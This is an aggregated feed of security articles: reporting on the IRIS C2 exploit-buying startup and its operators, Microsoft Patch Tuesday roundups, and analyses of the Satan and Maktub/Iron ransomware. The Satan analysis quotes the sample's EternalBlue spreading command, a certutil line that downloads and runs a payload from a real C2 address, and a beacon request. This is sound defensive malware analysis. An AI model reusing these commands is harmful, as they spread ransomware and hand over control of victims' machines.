Reading view

Felons, Fraudsters Flog Offensive Cybersecurity Startup

A cybersecurity startup dangling millions of dollars to acquire zero-day security vulnerabilities in popular software is run by a pair of far-right conspiracy theorists and convicted felons whose most recent ventures included fake intelligence companies and a now-defunct AI-based lobbying platform they operated under assumed names.

The X/Twitter account IRIS C2 (@C2IRIS) has gained more than 4,000 followers since its creation in January 2025, posting frequently about security vulnerabilities, AI and software exploits. IRIS C2 says it is a company in McLean, Va. that sells offensive cybersecurity capabilities.

The IRIS C2 website dangles the possibility of million-dollar payouts for exploits to attract talent.

“Our business model is this,” reads a pinned post on top of the IRIS C2 account on X. “Attract the very best vulnerability researchers and exploit developers in the world to join our company. This mostly revolves around junior engineers with raw talent/extremely high IQ. We don’t care if they have a college degree/industry experience.”

The website linked in that profile — irisc2[.]com — says the company is hiring for a number of open positions, and a recent post on its LinkedIn page enthuses about an overwhelming number of applications from potential employees. The website claims IRIS C2 is in the business of acquiring “zero-day exploits, individual primitives, partial chains, and full capabilities across all major platforms. Payouts range from $10,000 to $7 million depending on target, reliability, and operational value.”

The government contracting portal g2exchange.com reports that irisc2[.]com is operated by a business based in Virginia called Calvexa Group LLC. The “contact” link on the website for Calvexa Group — calvexagroup[.]com — forwards visitors to irisc2[.]com. G2Exchange shows that while Calvexa Group LLC is registered as a federal contractor, it does not appear to be working on any direct government contracts.

A search on the Arlington, Va. address listed in the incorporation records for Calvexa Group LLC finds the property is occupied by Jack Burkman, the 60-year-old founder and managing partner of the lobbying firm Burkman & Associates. When approached with questions about IRIS C2, Burkman referred further inquiries to his longtime associate, 28-year-old Jacob Wohl.

Jack Burkman (left) and Jacob Wohl, at a press conference in August 2020. Image: Wikipedia.

Burkman and Wohl have a storied history of creating fake intelligence companies and using them to spread false claims about and frame public figures, including fabricated sexual assault claims against then FBI director Robert Mueller, and Pete Buttigieg, then mayor of South Bend, Indiana and a Democratic candidate for the presidency. In 2019, Burkman and Wohl held press conferences falsely alleging extramarital affairs by Sen. Elizabeth Warren (D-Mass.) and then-2020 presidential candidate Kamala Harris.

In the wake of the 2020 presidential election, Wohl and Burkman were prosecuted by multiple U.S. states for making thousands of robocalls to residents of battleground states and disseminating false claims about mail-in ballots. They were indicted in Cleveland on 15 felony counts of orchestrating a robocall scheme aimed at suppressing the black vote in Detroit, and were sentenced in late 2025 to probation after their appeals to dismiss the charges were rejected.

In 2022, Wohl and Burkman both pleaded guilty to a single felony charge of telecommunications fraud in Ohio, and sentenced to a fine, probation, and community service. In March 2023, a judge in a New York civil case ruled that Wohl and Burkman had violated federal and state civil rights laws, and the two agreed to pay a $1 million settlement.

In June 2023, the Federal Communications Commission (FCC) imposed a $5.1 million fine against Wohl and Burkman for their robocall campaigns, at the time the largest fine ever sought by the FCC under the Telephone Consumer Protection Act.

Jacob “Jay” Wohl’s GitHub account.

By the age of 17, Wohl had started multiple investment firms, and cultivated the nickname “Wohl of Wall Street” after appearing on Fox News in 2015 to discuss his new hedge funds. In 2017, the Arizona Corporation Commission charged Wohl and his investment funds with 14 counts of securities fraud, and ordered him to pay $35,000 in restitution. In 2019, Wohl pleaded guilty in California to four felony counts of selling unregistered securities and was sentenced to two years of probation.

The market for previously unknown security vulnerabilities has always been populated by a colorful mix of researchers, academics, charlatans, clout-chasers and people actively involved in cybercrime communities. But the market for selling offensive security services to the U.S. government tends to be far more circumspect. Plenty of government contractors recruit vulnerability researchers and pay for the exclusive rights to novel software exploits, yet none of them do so quite as brazenly and openly as IRIS C2.

Recent posts from the Twitter/X account IRISC2 (@c2iris).

Indeed, KrebsOnSecurity was unaware of IRIS C2 until last month, when an attendee at a regional cybersecurity conference shared that Wohl and Calvexa Group were pestering people at the conference about selling their vulnerability research.

In an interview with KrebsOnSecurity, Wohl said Mr. Burkman was not involved in the day-to-day operations of IRIS C2. Wohl shared that IRIS C2 originally began as a penetration testing company, but shifted its focus recently to selling phone-hacking services to the government. Several times throughout the interview, Mr. Wohl mentioned working on federal government contracts, but when pressed for specifics said he was not at liberty to speak publicly about them.

Mr. Wohl said he does not have any formal education or training in computer science or information security, and that most of his knowledge on the matter is self-taught.

“I know more about tech than anyone,” Wohl bragged. “My background has always been extremely technical, and I’ve always been deeply into tech. People know me as someone who is able to create spectacularly exquisite capabilities that would make your head spin.”

Wohl said security researchers bring the company unique vulnerability findings “on a regular basis,” but that in many cases those findings are preliminary and not fully fleshed-out.

“Let’s say someone finds a flaw in a media decoder on a phone,” Wohl said. “A lot of times what we receive is an exploit primitive, where the idea is there but the [execution] needs work. You need that exploit to be stable and reliable, and that’s what we do.”

Wohl claims IRIS C2 has approximately 40 employees, although he said none of them are allowed to list their employment on LinkedIn for operational security reasons. In May, the author of the IRIS C2 account on X said that his girlfriend had no idea what he did for a living. But if IRIS C2 has any other employees, they may be similarly unaware of Mr. Wohl’s history of outright fabrications — or even his real name.

In September 2024, Politico reported that Burkman and Wohl were bragging about big companies supposedly buying services from their now-defunct company LobbyMatic, which claimed to use artificial intelligence to assist in political lobbying efforts. However, Politico found the pair were running the company using pseudonyms, with Wohl reportedly adopting the name “Jay Klein” and Burkman using the moniker “Bill Sanders.” Politico reported that two of the former LobbyMatic employees resigned after learning of their true identities, while other employees only learned after they had left the company.

Update, July 9, 9:44 a.m. ET: Several readers pointed our attention to a March 31 publication from journalist Molly White, which reported that Burkman and Wohl were paid a $300,000 retainer by a Canadian cryptocurrency fraudster wanted by the United States and several other countries for allegedly stealing $65 million from the crypto platforms KyberSwap and Indexed Finance. According to that report, the two were hired to pursue a “presidential pardon to avert a miscarriage of justice” on behalf of the accused hacker, who has not yet been convicted.

  •  

March 2026 Patch Tuesday fixes two zero-day vulnerabilities

Microsoft releases important security updates on the second Tuesday of every month, known as Patch Tuesday. This month’s update fixes 79 Microsoft CVEs including two zero-day vulnerabilities.

Microsoft defines a zero-day as “a flaw in software for which no official patch or security update is available yet.” So, since the patch is now available, those two are no longer zero-days. There is also no reason to believe they were ever actively exploited.

But let’s have a look at the possible consequences if you don’t install the update.

The vulnerability tracked as CVE-2026-21262 (CVSS score 8.8 out of 10) is a bug in Microsoft SQL Server that lets a logged-in user quietly climb the privilege ladder and potentially become a full database administrator (sysadmin). With that level of control, they can read, change, or delete data, create new accounts, and tamper with database configurations or jobs. Where SQL Server is supposed to check what each user is allowed to do, in this case it can be tricked into granting more power than intended.

There is no user interaction required once the attacker has that foothold: exploitation can happen over the network using crafted SQL requests that abuse the flawed permission checks. In a typical real‑world scenario, this bug would be the second act in an attack chain: first get in with low privileges, then use CVE-2026-21262 to quietly promote yourself to database king and start rewriting the script.

CVE-2026-26127 (CVSS score 7.5 out of 10) is a bug in Microsoft’s .NET platform that lets an attacker remotely crash .NET applications, effectively taking them offline for a while. The flaw lives in Microsoft .NET 9.0 and 10.0, across Windows, macOS, and Linux, in the .NET runtime or libraries, not in a specific app. In other words, it’s a bug in the engine that runs .NET code, so any app created with affected .NET versions could be at risk until patched.

The main outcome is denial of service: an attacker can cause targeted .NET processes to crash or become unstable, leading to downtime or degraded performance. For a public‑facing web API, a payment service, or any line‑of‑business app built on .NET, this can mean real‑world outages and angry users while services are repeatedly knocked over.

Vulnerabilities affecting Microsoft Office users are two remote code execution flaws in Microsoft Office (CVE-2026-26110 and CVE-2026-26113) which can both be exploited via the preview pane, and a Microsoft Excel information disclosure flaw (CVE-2026-26144), which could be used to exfiltrate data via Microsoft Copilot. Office vulnerabilities appear regularly in Patch Tuesday releases, and in this case none have been reported as actively exploited.

How to apply fixes and check if you’re protected

These updates fix security problems and keep your Windows PC protected. Here’s how to make sure you’re up to date:

1. Open Settings

  • Click the Start button (the Windows logo at the bottom left of your screen).
  • Click on Settings (it looks like a little gear).

2. Go to Windows Update

  • In the Settings window, select Windows Update (usually at the bottom of the menu on the left).

3. Check for updates

  • Click the button that says Check for updates.
  • Windows will search for the latest Patch Tuesday updates.

  • If you have selected to get the latest updates as soon as they’re available, you may see this under More options.
  • In which case you may see a Restart required message. Restart your system and the update will complete.
    Restart now to apply patches
  • If not, continue with the steps below.

4. Download and Install

  • If updates are found, they’ll start downloading right away. Once complete, you’ll see a button that says Install or Restart now.
  • Click Install if needed and follow any prompts. Your computer will usually need a restart to finish the update. If it does, click Restart now.


    Windows up to date

5. Double-check you’re up to date

  • After restarting, go back to Windows Update and check again. If it says You’re up to date, you’re all set!

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  

Microsoft Patch Tuesday, March 2026 Edition

Microsoft Corp. today pushed security updates to fix at least 77 vulnerabilities in its Windows operating systems and other software. There are no pressing “zero-day” flaws this month (compared to February’s five zero-day treat), but as usual some patches may deserve more rapid attention from organizations using Windows. Here are a few highlights from this month’s Patch Tuesday.

Image: Shutterstock, @nwz.

Two of the bugs Microsoft patched today were publicly disclosed previously. CVE-2026-21262 is a weakness that allows an attacker to elevate their privileges on SQL Server 2016 and later editions.

“This isn’t just any elevation of privilege vulnerability, either; the advisory notes that an authorized attacker can elevate privileges to sysadmin over a network,” Rapid7’s Adam Barnett said. “The CVSS v3 base score of 8.8 is just below the threshold for critical severity, since low-level privileges are required. It would be a courageous defender who shrugged and deferred the patches for this one.”

The other publicly disclosed flaw is CVE-2026-26127, a vulnerability in applications running on .NET. Barnett said the immediate impact of exploitation is likely limited to denial of service by triggering a crash, with the potential for other types of attacks during a service reboot.

It would hardly be a proper Patch Tuesday without at least one critical Microsoft Office exploit, and this month doesn’t disappoint. CVE-2026-26113 and CVE-2026-26110 are both remote code execution flaws that can be triggered just by viewing a booby-trapped message in the Preview Pane.

Satnam Narang at Tenable notes that just over half (55%) of all Patch Tuesday CVEs this month are privilege escalation bugs, and of those, a half dozen were rated “exploitation more likely” — across Windows Graphics Component, Windows Accessibility Infrastructure, Windows Kernel, Windows SMB Server and Winlogon. These include:

CVE-2026-24291: Incorrect permission assignments within the Windows Accessibility Infrastructure to reach SYSTEM (CVSS 7.8)
CVE-2026-24294: Improper authentication in the core SMB component (CVSS 7.8)
CVE-2026-24289: High-severity memory corruption and race condition flaw (CVSS 7.8)
CVE-2026-25187: Winlogon process weakness discovered by Google Project Zero (CVSS 7.8).

Ben McCarthy, lead cyber security engineer at Immersive, called attention to CVE-2026-21536, a critical remote code execution bug in a component called the Microsoft Devices Pricing Program. Microsoft has already resolved the issue on their end, and fixing it requires no action on the part of Windows users. But McCarthy says it’s notable as one of the first vulnerabilities identified by an AI agent and officially recognized with a CVE attributed to the Windows operating system. It was discovered by XBOW, a fully autonomous AI penetration testing agent.

XBOW has consistently ranked at or near the top of the Hacker One bug bounty leaderboard for the past year. McCarthy said CVE-2026-21536 demonstrates how AI agents can identify critical 9.8-rated vulnerabilities without access to source code.

“Although Microsoft has already patched and mitigated the vulnerability, it highlights a shift toward AI-driven discovery of complex vulnerabilities at increasing speed,” McCarthy said. “This development suggests AI-assisted vulnerability research will play a growing role in the security landscape.”

Microsoft earlier provided patches to address nine browser vulnerabilities, which are not included in the Patch Tuesday count above. In addition, Microsoft issued a crucial out-of-band (emergency) update on March 2 for Windows Server 2022 to address a certificate renewal issue with passwordless authentication technology Windows Hello for Business.

Separately, Adobe shipped updates to fix 80 vulnerabilities — some of them critical in severity — in a variety of products, including Acrobat and Adobe Commerce. Mozilla Firefox v. 148.0.2 resolves three high severity CVEs.

For a complete breakdown of all the patches Microsoft released today, check out the SANS Internet Storm Center’s Patch Tuesday post. Windows enterprise admins who wish to stay abreast of any news about problematic updates, AskWoody.com is always worth a visit. Please feel free to drop a comment below if you experience any issues apply this month’s patches.

  •  

Patch Tuesday, January 2026 Edition

Microsoft today issued patches to plug at least 113 security holes in its various Windows operating systems and supported software. Eight of the vulnerabilities earned Microsoft’s most-dire “critical” rating, and the company warns that attackers are already exploiting one of the bugs fixed today.

January’s Microsoft zero-day flaw — CVE-2026-20805 — is brought to us by a flaw in the Desktop Window Manager (DWM), a key component of Windows that organizes windows on a user’s screen. Kev Breen, senior director of cyber threat research at Immersive, said despite awarding CVE-2026-20805 a middling CVSS score of 5.5, Microsoft has confirmed its active exploitation in the wild, indicating that threat actors are already leveraging this flaw against organizations.

Breen said vulnerabilities of this kind are commonly used to undermine Address Space Layout Randomization (ASLR), a core operating system security control designed to protect against buffer overflows and other memory-manipulation exploits.

“By revealing where code resides in memory, this vulnerability can be chained with a separate code execution flaw, transforming a complex and unreliable exploit into a practical and repeatable attack,” Breen said. “Microsoft has not disclosed which additional components may be involved in such an exploit chain, significantly limiting defenders’ ability to proactively threat hunt for related activity. As a result, rapid patching currently remains the only effective mitigation.”

Chris Goettl, vice president of product management at Ivanti, observed that CVE-2026-20805 affects all currently supported and extended security update supported versions of the Windows OS. Goettl said it would be a mistake to dismiss the severity of this flaw based on its “Important” rating and relatively low CVSS score.

“A risk-based prioritization methodology warrants treating this vulnerability as a higher severity than the vendor rating or CVSS score assigned,” he said.

Among the critical flaws patched this month are two Microsoft Office remote code execution bugs (CVE-2026-20952 and CVE-2026-20953) that can be triggered just by viewing a booby-trapped message in the Preview Pane.

Our October 2025 Patch Tuesday “End of 10” roundup noted that Microsoft had removed a modem driver from all versions after it was discovered that hackers were abusing a vulnerability in it to hack into systems. Adam Barnett at Rapid7 said Microsoft today removed another couple of modem drivers from Windows for a broadly similar reason: Microsoft is aware of functional exploit code for an elevation of privilege vulnerability in a very similar modem driver, tracked as CVE-2023-31096.

“That’s not a typo; this vulnerability was originally published via MITRE over two years ago, along with a credible public writeup by the original researcher,” Barnett said. “Today’s Windows patches remove agrsm64.sys and agrsm.sys. All three modem drivers were originally developed by the same now-defunct third party, and have been included in Windows for decades. These driver removals will pass unnoticed for most people, but you might find active modems still in a few contexts, including some industrial control systems.”

According to Barnett, two questions remain: How many more legacy modem drivers are still present on a fully-patched Windows asset; and how many more elevation-to-SYSTEM vulnerabilities will emerge from them before Microsoft cuts off attackers who have been enjoying “living off the land[line] by exploiting an entire class of dusty old device drivers?”

“Although Microsoft doesn’t claim evidence of exploitation for CVE-2023-31096, the relevant 2023 write-up and the 2025 removal of the other Agere modem driver have provided two strong signals for anyone looking for Windows exploits in the meantime,” Barnett said. “In case you were wondering, there is no need to have a modem connected; the mere presence of the driver is enough to render an asset vulnerable.”

Immersive, Ivanti and Rapid7 all called attention to CVE-2026-21265, which is a critical Security Feature Bypass vulnerability affecting Windows Secure Boot. This security feature is designed to protect against threats like rootkits and bootkits, and it relies on a set of certificates that are set to expire in June 2026 and October 2026. Once these 2011 certificates expire, Windows devices that do not have the new 2023 certificates can no longer receive Secure Boot security fixes.

Barnett cautioned that when updating the bootloader and BIOS, it is essential to prepare fully ahead of time for the specific OS and BIOS combination you’re working with, since incorrect remediation steps can lead to an unbootable system.

“Fifteen years is a very long time indeed in information security, but the clock is running out on the Microsoft root certificates which have been signing essentially everything in the Secure Boot ecosystem since the days of Stuxnet,” Barnett said. “Microsoft issued replacement certificates back in 2023, alongside CVE-2023-24932 which covered relevant Windows patches as well as subsequent steps to remediate the Secure Boot bypass exploited by the BlackLotus bootkit.”

Goettl noted that Mozilla has released updates for Firefox and Firefox ESR resolving a total of 34 vulnerabilities, two of which are suspected to be exploited (CVE-2026-0891 and CVE-2026-0892). Both are resolved in Firefox 147 (MFSA2026-01) and CVE-2026-0891 is resolved in Firefox ESR 140.7 (MFSA2026-03).

“Expect Google Chrome and Microsoft Edge updates this week in addition to a high severity vulnerability in Chrome WebView that was resolved in the January 6 Chrome update (CVE-2026-0628),” Goettl said.

As ever, the SANS Internet Storm Center has a per-patch breakdown by severity and urgency. Windows admins should keep an eye on askwoody.com for any news about patches that don’t quite play nice with everything. If you experience any issues related installing January’s patches, please drop a line in the comments below.

  •  

Microsoft Patch Tuesday, December 2025 Edition

Microsoft today pushed updates to fix at least 56 security flaws in its Windows operating systems and supported software. This final Patch Tuesday of 2025 tackles one zero-day bug that is already being exploited, as well as two publicly disclosed vulnerabilities.

Despite releasing a lower-than-normal number of security updates these past few months, Microsoft patched a whopping 1,129 vulnerabilities in 2025, an 11.9% increase from 2024. According to Satnam Narang at Tenable, this year marks the second consecutive year that Microsoft patched over one thousand vulnerabilities, and the third time it has done so since its inception.

The zero-day flaw patched today is CVE-2025-62221, a privilege escalation vulnerability affecting Windows 10 and later editions. The weakness resides in a component called the “Windows Cloud Files Mini Filter Driver” — a system driver that enables cloud applications to access file system functionalities.

“This is particularly concerning, as the mini filter is integral to services like OneDrive, Google Drive, and iCloud, and remains a core Windows component, even if none of those apps were installed,” said Adam Barnett, lead software engineer at Rapid7.

Only three of the flaws patched today earned Microsoft’s most-dire “critical” rating: Both CVE-2025-62554 and CVE-2025-62557 involve Microsoft Office, and both can exploited merely by viewing a booby-trapped email message in the Preview Pane. Another critical bug — CVE-2025-62562 — involves Microsoft Outlook, although Redmond says the Preview Pane is not an attack vector with this one.

But according to Microsoft, the vulnerabilities most likely to be exploited from this month’s patch batch are other (non-critical) privilege escalation bugs, including:

CVE-2025-62458 — Win32k
CVE-2025-62470 — Windows Common Log File System Driver
CVE-2025-62472 — Windows Remote Access Connection Manager
CVE-2025-59516 — Windows Storage VSP Driver
CVE-2025-59517 — Windows Storage VSP Driver

Kev Breen, senior director of threat research at Immersive, said privilege escalation flaws are observed in almost every incident involving host compromises.

“We don’t know why Microsoft has marked these specifically as more likely, but the majority of these components have historically been exploited in the wild or have enough technical detail on previous CVEs that it would be easier for threat actors to weaponize these,” Breen said. “Either way, while not actively being exploited, these should be patched sooner rather than later.”

One of the more interesting vulnerabilities patched this month is CVE-2025-64671, a remote code execution flaw in the Github Copilot Plugin for Jetbrains AI-based coding assistant that is used by Microsoft and GitHub. Breen said this flaw would allow attackers to execute arbitrary code by tricking the large language model (LLM) into running commands that bypass the user’s “auto-approve” settings.

CVE-2025-64671 is part of a broader, more systemic security crisis that security researcher Ari Marzuk has branded IDEsaster (IDE  stands for “integrated development environment”), which encompasses more than 30 separate vulnerabilities reported in nearly a dozen market-leading AI coding platforms, including Cursor, Windsurf, Gemini CLI, and Claude Code.

The other publicly-disclosed vulnerability patched today is CVE-2025-54100, a remote code execution bug in Windows Powershell on Windows Server 2008 and later that allows an unauthenticated attacker to run code in the security context of the user.


For anyone seeking a more granular breakdown of the security updates Microsoft pushed today, check out the roundup at the SANS Internet Storm Center. As always, please leave a note in the comments if you experience problems applying any of this month’s Windows patches.
  •  

Satan ransomware adds EternalBlue exploit


Today, MalwareHunterTeam reached out to me about a possible new variant of Satan ransomware.

Satan ransomware itself has been around since January 2017 as reported by Bleeping Computer.

In this blog post we'll analyse a new version of the infamous Satan ransomware, which since November 2017 has been using the EternalBlue exploit to spread via the network, and consequently encrypt files.


Analysis

First up is a file inconspicuously named "sts.exe", which may refer to "Satan spreader".


The file is packed with PECompact 2, and is therefore only 30KB in filesize. 

Notably, Satan has used different packers in multiple campaigns, for example, it has also used UPX and WinUpack. This is possibly due to a packer option in the Satan RaaS builder. Fun fact: Iron ransomware, which may be a spin-off from Satan, has used VMProtect.


"sts.exe" acts as a simple downloader, and will download two new files, both SFX archives, and extract them with a given password:


Figure 1 - download and extract two new files

Both files will be downloaded from 198.55.107[.]149, and use a custom User-Agent "RookIE/1.0", which seems a rather unique User-Agent.
  • ms.exe has password: iamsatancryptor
  • client.exe has password: abcdefghijklmn
It appears the Satan ransomware developers showcase some sense of humor by using the password "iamsatancryptor". 

Once the user has executed "sts.exe", they will get the following UAC prompt, if enabled:

Figure 2 - UAC prompt

Client.exe (94868520b220d57ec9df605839128c9b) is, as mentioned earlier, an SFX archive and will hold the actual Satan ransomware, named "Cryptor.exe". Figure 2 shows the command line options.


Curiously, and thanks to the s2 option, the start dialog will be hidden, but the extraction progress is displayed - this means we need to click through to install the ransomware. Even more curious: the setup is in Chinese.

Figure 3 - End of setup screen

ms.exe (770ddc649b8784989eed4cee10e8aa04) on the other hand will drop and load the EternalBlue exploit, and starts scanning for vulnerable hosts. Required files will be dropped in the C:\ProgramData folder, as seen in Figure 3. Note it uses a publicly available implementation of the exploit - it does not appear to use its own.

The infection of other machines on the network will be achieved with the following command:

cmd /c cd /D C:\Users\Alluse~1\&blue.exe --TargetIp & star.exe --OutConfig a --TargetPort 445 --Protocol SMB --Architecture x64 --Function RunDLL --DllPayload down64.dll --TargetIp 

We can then see an attempt to spread the ransomware to other machine in the same network:

Figure 4 - Spreading attempt over SMB, port 445

down64.dll (17f8d5aff617bb729fcc79be322fcb67) will be loaded in memory using DoublePulsar, and executes the following command:

cmd.exe /c certutil.exe -urlcache -split -f http://198.55.107.149/cab/sts.exe c:/sts.exe&c:\sts.exe

This will be used for planting sts.exe on other machines in the network, and will consequently be executed.

Satan ransomware itself, which is contained in Client.exe, will be dropped to C:\Cryptor.exe.

This payload is also packed with PECompact 2. As usual, any database-related services and processes will be stopped and killed, which it does to also encrypt those files possibly in use by another process.

Figure 5 - Database-related processes

What's new in this version of Satan, is that the exclusion list has changed slightly - it will not encrypt files with the following words in its path:

windows, python2, python3, microsoft games, boot, i386, ST_V22, intel, dvd maker, recycle, libs, all users, 360rec, 360sec, 360sand, favorites, common files, internet explorer, msbuild, public, 360downloads, windows defen, windows mail, windows media pl, windows nt, windows photo viewer, windows sidebar, default user

This exclusion list is reminiscent of Iron ransomware. (or vice-versa)

Satan will, after encryption, automatically open the following ransomware note: C:\_How_to_decrypt_files.txt:


Figure 6 - Ransom note


The note is, as usual, in English, Chinese and Korean, and demands the user to pay 0.3 BTC. Satan will prepend filenames with its email address, satan_pro@mail.ru, and append extensions with .satan. For example: [satan_pro@mail.ru]Desert.jpg.satan

BTC Wallet: 14hCK6iRXwRkmBFRKG8kiSpCSpKmqtH2qo 
Email: satan_pro@mail.ru
Note: _How_to_decrypt_files.txt

It appears one person has already paid 0.2 BTC:
https://blockchain.info/address/14hCK6iRXwRkmBFRKG8kiSpCSpKmqtH2qo

Satan will create a unique mutex, SATANAPP, so the ransomware won't run twice. It will also generate a unique hardware ID and sends this to the C2 server:

GET /data/token.php?status=ST&code=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX 
HTTP/1.1 
Connection: Keep-Alive 
User-Agent: Winnet Client 
Host: 198.55.107.149

As mentioned in the beginning of this blog post, Satan ransomware has been using EternalBlue since at least November 2017 last year. For example, 25005f06e9b45fad836641b19b96f4b3 is another downloader which works similar to what is posted in this blog. It would fetch the following files:

  • http://122.114.9.220/data/client.exe
  • http://122.114.9.220/data/ms.exe
  • http://122.114.9.220/data/winlog.exe

According to VirusTotal, the downloader file was uploaded:
2017-11-20 18:35:17 UTC ( 5 months ago )

For additional reading, read this excellent post by Tencent, who discovered a similar variant using EternalBlue earlier in April this year.


Disinfection

You may want to verify if any of the following files or folders exist:

  • C:\sts.exe
  • C:\Cryptor.exe
  • C:\ProgramData\ms.exe
  • C:\ProgramData\client.exe
  • C:\Windows\Temp\KSession

Prevention

  • Enable UAC
  • Enable Windows Update, and install updates (especially verify if MS17-010 is installed)
  • Install an antivirus, and keep it up-to-date and running
  • Restrict, where possible, access to shares (ACLs)
  • Create backups! (and test them)
More ransomware prevention can be found here.


Conclusion

Satan is not the first ransomware to use EternalBlue (for example, WannaCry), however, it does appear the developers of Satan are continuously improving and adding features to its ransomware.

Prevention is always better than disinfection/decryption.


IOCs

  •  

Maktub ransomware: possibly rebranded as Iron


In this post, we'll take a quick look at a possible new ransomware variant, which appears to be the latest version of Maktub ransomware, also known as Maktub Locker.

Hasherazade from Malwarebytes has, as per usual, written an excellent blog on Maktub Locker in the past, if you wish to learn more: Maktub Locker – Beautiful And Dangerous

Update - 2018-04-14: Read the conclusion at the end of this post to learn more about how Iron ransomware mimicked at least three different ransomware families.


Analysis

A file was discovered, named ado64 with the following properties:


Maktub typically sports a graphically appealing lock screen, as well as payment portal, and promotes "Maktub Locker" extensively. 


Interestingly enough, this variant has removed all references to Maktub. The figures below represent lock screen and payment portal, when stepping through.


Figure 1 - Lock screen/warning

Email address: recoverfile@mail2tor.com
Bitcoin address: 1cimKyzS64PRNEiG89iFU3qzckVuEQuUj
Ransomware note: !HELP_YOUR_FILES.HTML


Figure 2 - Payment portal

Figure 3 - Hello! (after entering the personal ID)
The text reads:

We’re very sorry that all of your personal files have been encrypted :( But there are good news – they aren’t gone, you still have the opportunity to restore them! Statistically, the lifespan of a hard-drive is anywhere from 3 to 5 years. If you don’t make copies of important information, you could lose everything! Just imagine! In order to receive the program that will decrypt all of your files, you will need to pay a certain amount. But let’s start with something else…


Figure 4 - "We are not lying"


Figure 5 - Ransomware cost


Figure 6 - Where to pay


Figure 7- Last but not least: how to buy Bitcoins


In previous versions of Maktub, you could decrypt 1 file for free, however, with the current rebranding, this option has disappeared. Since the ransomware has rebranded, we'll name it "Iron" or "Iron ransomware", due to the name of the decrypter, IronUnlocker.

 Iron encrypts a whopping total of 374 extensions, these are as follows:

